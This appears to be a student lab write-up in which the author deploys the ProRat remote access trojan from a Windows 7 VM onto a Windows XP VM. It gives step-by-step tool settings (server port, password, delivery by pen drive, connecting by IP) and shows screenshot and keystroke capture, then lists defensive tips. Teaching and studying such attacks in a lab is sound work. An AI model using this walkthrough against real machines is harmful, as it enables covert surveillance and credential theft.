
Hacker Machine: Windows 7

Victim Machine: Windows XP

➤ SOLUTION→

(Tool Used → ProRat)

→ Victim machine(Windows XP) screenshot taken by Hacker machine(Windows 7)






VICTIM MACHINE



→ Keystrokes in the notepad of victim machine captured by Hacker machine.

HACKER MACHINE


VICTIM MACHINE



- This type of vulnerability issue can be caused by downloading and/or opening any type of unknown/untrusted file which can be from internet or any social media platform or might be transferred by some physical sources. That file contains a virus and when victim opens that file then the hacker got most of the control of the victim's system (without knowing to the victim) by which victim's system can be harmed in many ways and hacker can also cause data breach, some confidential data like user id, passwords, important documents, images, etc. might get stolen by hacker. Also bank details can be stolen, if it is saved on a banking site or anywhere in the system. And a very dangerous task can hacker do with the system is that they might use victim's system to attack on another 3rd person's system. Hackers can also do some illegal practices/crime from victim's system. This thing can also compromise victim's system.


➤ Steps for performing desktop hacking →

Step-1: - At very first I've installed Virtual Box and installed two operating systems (1) Windows 7, (2) Windows XP.




Step-2: - I have taken Windows 7 as attacker machine and Windows XP as a victim machine.

HACKER MACHINE (WINDOWS 7)




VICTIM MACHINE (WINDOWS XP)




Step-3: - In the attacker machine I've installed ProRat Tool.




Step-4: - After installing the ProRat tool in the attacker machine I've created a server using the tool which contains virus. Using create tab on the homepage of tool.




- ➲ After clicking on ‘Create ProRat Server (343Kbayt)’ tab this pop-up window shown up.




- ➲ Then clicked on General Settings tab in that pop-up window and selected ‘5110’ as Server Port number, also added Server Password and Victim name.



- ➲ Then checked the Server Extension tab, under that EXE is selected or not. After checking all the settings I've clicked on Create Server tab.




- ➲ Then a server file (DemoVirus) is saved in the folder which contains virus, which further I've transferred to the victim's system through the pen drive.




Step-5: - That server file I've transferred to the victim machine through the pen drive.




Step-6: - Then I've checked for victim system's IP address through command prompt using the command 'ipconfig'.





Step-7: - After getting Victim system's IP address, I've entered that IP to the ProRat tool in the attacker's system.



- After clicking on connect tab and entering the password which was entered at the time of creating a server, the attacker got connected to the victim without knowing to the victim.



- Here attacker can perform much more things using the tool.
(For example: - Attacker sent a message using message tab in the ProRat tool to victim that “This system is now infected with a virus.....!” and an exact message pop-up window is shown up in the victim’s system with some options which were selected by the attacker.)
- After clicking on the any of the option, it shows on the tool that ‘User Clicked.....’.



➤ **Security patch to avoid these type of attacks →**

- 1) Never download and/or open any type of unknown/untrusted file which can be from internet or any social media platform or might be transferred by some physical sources without checking its authenticity.
- 2) Never share your user names or passwords and confidential system information like IP address, system details.
- 3) Use genuine antivirus.
- 4) Keep antivirus software, OS, apps, browsers up to date.
- 5) Don't open any suspicious emails.
- 6) Be careful when you are online. Avoid websites you are not familiar with.
- 7) Don't use weak passwords or passwords which are related to your personal life such as date of birth, name, phone number, etc. Use strong passwords 12 letters or more also which contains case sensitive letters, special characters, numbers. This will be more difficult for hacker to crack a password like that.
- 8) Use database firewall and web application firewall in the system.
- 9) Install anti-spyware package.
- 10) Secure your network.
- 11) Always use two-factor authentication.
- 12) Use encryption. Encryption can prevent hackers from accessing any information of that file.
- 13) Don't use unsecured public Wi-Fi.
- 14) Don't use pirated content.
- 15) Don't use USBs or other external devices unless you own them.

-----*

